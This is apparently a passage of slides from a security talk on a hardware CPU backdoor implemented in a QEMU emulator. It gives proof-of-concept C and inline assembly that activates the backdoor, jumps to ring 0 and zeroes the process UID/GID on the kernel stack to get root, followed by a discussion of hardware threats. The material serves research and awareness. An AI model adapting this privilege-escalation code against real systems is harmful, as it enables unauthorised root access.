#define GDT_ENTRY_KERNEL_DS             13
#define GDT_ENTRY_DEFAULT_USER_CS       14
#define GDT_ENTRY_DEFAULT_USER_DS       15
#define GDT_ENTRY_TSS                   16
#define GDT_ENTRY_LDT                   17
#define GDT_ENTRY_PNPBIOS_CS32          18
#define GDT_ENTRY_PNPBIOS_CS16          19
#define GDT_ENTRY_PNPBIOS_DS            20
#define GDT_ENTRY_PNPBIOS_TS1           21
#define GDT_ENTRY_PNPBIOS_TS2           22
#define GDT_ENTRY_APMBIOS_BASE          23

#define GDT_ENTRY_ESPFIX_SS             26
#define GDT_ENTRY_PERCPU                27
#define GDT_ENTRY_STACK_CANARY          28

#define GDT_ENTRY_DOUBLEFAULT_TSS       31

/*
 * Number of entries in the GDT table:
 */
#define GDT_ENTRIES                     32

/*
 * Segment selector values corresponding to the above entries:
 */

#define __KERNEL_CS                     (GDT_ENTRY_KERNEL_CS*8)
#define __KERNEL_DS                     (GDT_ENTRY_KERNEL_DS*8)
#define __USER_DS                       (GDT_ENTRY_DEFAULT_USER_DS*8 + 3)
#define __USER_CS                       (GDT_ENTRY_DEFAULT_USER_CS*8 + 3)
#define __ESPFIX_SS                     (GDT_ENTRY_ESPFIX_SS*8)
```

12 * 8 = 96
so 0x60 in hex

13*8 = 104
So 0x68 in hex

„You can also design and test your hardware trojan!” Adam Kostrzewa

Software Exploit for Linux, Part 1

__KERNEL_DS

__KERNEL_CS

```
int main(void)
{
    printf("start\n");
    __asm__ (
        "push %eax\n"
        "push %ebx\n"
        ".byte 0xd6\n" // salc instruction - CPU backdoor activation
        "nop\n" //CPL shoud be set to 0
        "movw   $0x68, %ax\n"
        "movw   %ax, %ss\n"
        "movw   %ax, %fs\n"
        "movw   %ax, %gs\n"
        "lcall  $0x60, $kern_f\n"
    );
    return 1;
}
```

Software Exploit for Linux, Part 2

```c
/* kern_f : function to be executed in ring 0 */
void kern_f(void) {

    unsigned int uid = 1000;
    unsigned int gid = 1000;
    unsigned int *p;
    p = (unsigned int *)KSTACKBASE;
    int found = 0;
    while ( p < (unsigned int *)KSTACKTOP) {

    if (
     p[0] == uid && p[1] == gid &&
     p[2] == uid && p[3] == gid &&
     p[4] == uid && p[5] == gid &&
     p[6] == uid && p[7] == gid)
        {

        p[0] = p[1] = p[2] = p[3] = 0;
        p[4] = p[5] = p[6] = p[7] = 0;

        found++;
            if (found == 2 ) {
                __asm__(".byte 0xcb\n");

            }
        }

        p++;

    }

}
```

- get uid and gid for our current user (id –u username, 1000 in our case)
- go with a pointer p through whole kernel stack (base to top) trying to find a place in memory where the current process information (probably) is stored (second attempt in our case)
- when we finds a piece of memory holding multiple copies of the current UID and GID
- we modifies it so that the current process gets UID and GID 0
- we have root!

Where is KSTACK base and top?
From Documentation ! (/Documentation/vm/highmem.txt)

May
be set
differently!

```
The traditional split for architectures using this approach is 3:1, 3GiB for
userspace and the top 1GiB for kernel space::

                +--------+ 0xffffffff
                | Kernel |
                +--------+ 0xc0000000
                |        |
                | User   |
                |        |
                +--------+ 0x00000000

This means that the kernel can at most map 1GiB of physical memory at any one
time, but because we need virtual address space for other things - including
temporary maps to access the rest of the physical memory - the actual direct
map will typically be less (usually around ~896MiB).

Other architectures that have mm context tagged TLBs can have separate kernel
and user maps.  Some hardware (like some ARMs), however, have limited virtual
space when they use mm context tags.
```

Talk‘s Outline

1. Motivation
2. Revision of Security Mechanisms in Modern Processors
3. Design of a CPU Backdoor
4. Proof-of-concept implementation
   - using Qemu x86 CPU emulator
5. Exploit of the threat to leverage the OS protection mechanisms
   - for modern Linux kernel
6. Live demo
7. Summary

Usage of the CPU Backdoor

Similar to the usage of any other “software” kernel exploit!

Instead finding a vulnerability in an interrupt handler / syscall routine etc. we place the processor in the selected state and run CPU Backdoor

Everything what happens next:
data extraction, modification etc. same as in case of any other exploit!

Cheaper and faster for the attacker!
(kernel security is better and better → low number of new exploits)

Error or Backdoor? Or both?

Once implemented it is hard to change or modify a HW component
Thus, electronic circuits require extensive testing during the design phase

Selected errors could be used as an attack vectors e.g.

- service interfaces in routers e.g. JTAG for rogue access points
- interesting in this context Intel Bugs: Meltdown and Spectre

Convenient excuse for the manufacturer
Otherwise high costs and severe consequences!

Summary

- HW threats are technically possible!
  Repeat my and conduct your own experiments !
- HW threats are not that difficult to implement
- And you cant offer software protection against them
- Therefore discussion about HW safety is highly relevant
  - Especially in the context of safety critical infrastructure

What to do?

- Build skilled force in HW domain (personnel and tools)
- Evaluate HW products, will make attacker's life more difficult
- Heterogenous environments

„You can also design and test your hardware trojan!" Adam Kostrzewa

Q&A